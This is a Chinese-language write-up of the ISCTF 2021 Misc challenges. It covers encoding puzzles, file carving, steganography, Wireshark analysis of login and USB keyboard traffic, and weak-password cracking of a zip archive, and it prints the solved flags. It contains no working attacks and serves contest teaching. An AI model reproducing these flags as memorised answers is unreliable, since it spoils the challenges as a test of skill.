ISCTF2021-WriteUp

Misc


我裂开了

出题人：deoplljj

学校：福建师范大学

恰饭题，下载二维码的左右两半后使用画图工具或PS等工具拼合后扫描即可。或者也可以根据二维码左右两边中的“蓝鲨信息”直接搜索蓝鲨公众号。

Misc签到



出题人：啊罗小黑战记停更了

学校：焦作大学

1.补充完整文件名为txt文档，打开文档获取字符串

SVNDVEZ7aHVhbl95aW5nX2xhaV9kYW9fQ1RGX2RlX3NoaV9qaWV9

2.使用在线工具 http://ctf.ssleye.com/base64.html （其他可进行base64编解码的工具也可以）进行base64解码，字符集选择utf8

3.解码后获得flag ：ISCTF{huan_ying_lai_dao_CTF_de_shi_jie}

女神的嘲讽

出题人：f1@g

学校：河南理工大学

根据回复的信息特征及第一个回复are you ook？可以推测出文本信息是替换过后的Ook!编码，用文本替换工具

普信男. 替换为 Ook.

真让人下头！ 替换为 Ook!

您配嘛？ 替换为 Ook?

替换过后用Ook!编码工具解码

解码得到 ZmxhZ3sxX0kwVmVfeTB1X3Qwb30=

Base64解码得到flag


flag{1_I0Ve_y0u_t0o}


你下载的真的是图片吗？

出题人：Shangu

学校：平顶山学院

下载附件是压缩包，解压出一张图片，用010打开，可以发现里面有压缩包文件头。将图片的jpg后缀改成zip，打开还有个没有后缀名的文件，提示了是zip，加上zip后缀就get flag了。







Welcome To ISCTF World

出题人：f00001111


学校：大理大学

进入游戏，进入单人游戏，发现是个迷宫






走迷宫能看到告示牌上的部分flag



在最后一块flag位置会被传送到红石音乐



点击按钮播放红石音乐，音乐结尾处字幕为Base64的flag


解码并将flag连在一起

登录流量分析


出题人：李黑子

学校：周口职业技术学院


使用Wireshark打开流量包




根据题目描述登录流量，搜索http



在流462里找到登录包



在流467里找到flag



简单图片隐写术


出题人：啊罗小黑战记停更了


学校：焦作大学

本题解题示例在windows平台演示

1. 右键图片，使用Windows默认记事本（或者其他编辑器）打开

1. 使用编辑器的查找（Ctrl+F)功能，查找内容 ISCTF





3.flag 为 ISCTF{chu_fa_cai_hong_hai}

文件？美女？

出题人：奇点

学校：平顶山学院

解压文件得到flag，010查看头尾相反是逆序的jpg

```
f = open('flag','rb').read()
res = open('flag.jpg','wb')
res.write(f[::-1])
```


再用foremos分离出带密码的压缩包，需要密码，根据提示弱口令去爆破，得到密码admin123
打开压缩包，得到flagISCTF{5ecdfs-avcsefh-dhvldncmd}

BadUSB


出题人：f00001111

学校：大理大学


pcapng文件，流量包，使用Wireshark打开



根据题目名称可知是BadUSB，查找相关资料可知是通过USB-HID进行攻击，查找设备描述



USB键盘设备，找到键盘流量



根据HID输入数据推断出flag

受伤的二维码和耳朵


出题人：Shangu

学校：平顶山学院

两个附件，一个打乱的二维码，一个摩斯电码音频。

二维码推荐打印出来用手拼，ps还得扣来扣去，经过仔细计算还是打印出来手拼快（前提是身边有打印机，没有的话建议买一个，以后碰到拼图题乱杀）


音频题可以用耳朵听，我有个学弟是听出来的，惊为天人！最好还是用下面这些软件，都可以查看音频的波形图。



有个小坑，提交flag是不对的，需要改一下格式，我在音频里面留了很大空隙，就是在暗示有下滑线。
